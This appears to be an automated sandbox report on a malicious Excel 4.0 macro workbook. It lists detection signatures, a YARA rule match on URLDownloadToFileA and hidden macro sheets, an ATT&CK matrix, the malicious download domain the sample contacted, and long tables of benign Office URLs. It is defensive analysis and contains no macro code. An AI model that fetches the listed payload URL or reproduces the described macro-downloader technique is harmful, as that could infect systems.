ID: 320378
Sample Name:
Document3327.xlsb
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 10:00:28
Date: 19/11/2020
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Document3327.xlsb

Overview


General Information

Sample Name:	Document3327.xlsb
Analysis ID:	320378
MD5:	822af84271593f3..
SHA1:	dbed50d46694c8..
SHA256:	cd425ac6a7e11a..

Most interesting Screenshot:



Detection




Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Found Excel 4.0 Macro with suspicio…
- Found abnormal large hidden Excel …
- Found obfuscated Excel 4.0 Macro
- Allocates a big amount of memory (p…
- Potential document exploit detected…
- Potential document exploit detected…
- Potential document exploit detected…
- Uses a known web browser user age…
- Yara signature match

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 7084 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
Document3327.xlsb	SUSP_MalDoc_ExcelMacro	Detects malicious Excel macro Artifacts	James Quinn	• 0x525c5:$artifact1: 5C 00 6D 00 65 00 74 00 61 00 73 00 74 00 61 00 2E 00 6D 00 65 00 • 0x4c7a0:$url1: http:// • 0x4cbb2:$url1: http:// • 0x57426:$url1: http:// • 0x4ddad:$import1: URLDownloadToFileA • 0x5075a:$import1: URLDownloadToFileA • 0x15a6:$macro: xl/macrosheets/ • 0x16a9:$macro: xl/macrosheets/ • 0x4ab6b:$macro: xl/macrosheets/ • 0x58175:$macro: xl/macrosheets/ • 0x581c7:$macro: xl/macrosheets/ • 0x596a9:$macro: xl/macrosheets/

Sigma Overview

No Sigma rule has matched

Signature Overview



- Software Vulnerabilities
- Networking
- System Summary
- Hooking and other Techniques for Hiding and Protection

Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas


Found abnormal large hidden Excel 4.0 Macro sheet

Found obfuscated Excel 4.0 Macro

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 4	Path Interception	Extra Window Memory Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 4	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 1	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Extra Window Memory Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B Fi


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://qxcb.net/ds/161120.gif	0%	Avira URL Cloud	safe	
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
qxcb.net	198.57.244.39	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://qxcb.net/ds/161120.gif	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://login.microsoftonline.com/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://shell.suite.office.com:1443	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://cdn.entity.	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://wus2-000.contentsync.	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://powerlift.acompli.net	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://cortana.ai	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://api.aadrm.com/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://api.microsoftstream.com/api/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://cr.office.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://graph.ppe.windows.net	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://store.office.cn/addinstemplate	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://wus2-000.pagecontentsync.	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://web.microsoftstream.com/video/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://graph.windows.net	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://dataservice.o365filtering.com/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://weather.service.msn.com/data.aspx	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://apis.live.net/v5.0/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://management.azure.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://outlook.office365.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://incidents.diagnostics.office.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://api.office.net	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://entitlement.diagnostics.office.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://autodiscover-s.outlook.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://templatelogging.office.com/client/log	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://management.azure.com/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://ncus-000.contentsync.	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://devnull.onenote.com	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://messaging.office.com/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://augloop.office.com/v2	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
http://https://skyapi.live.net/Activity/	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	E686101D-62B1-4FED-AC7A-87B20396F87E.0.dr	false		high
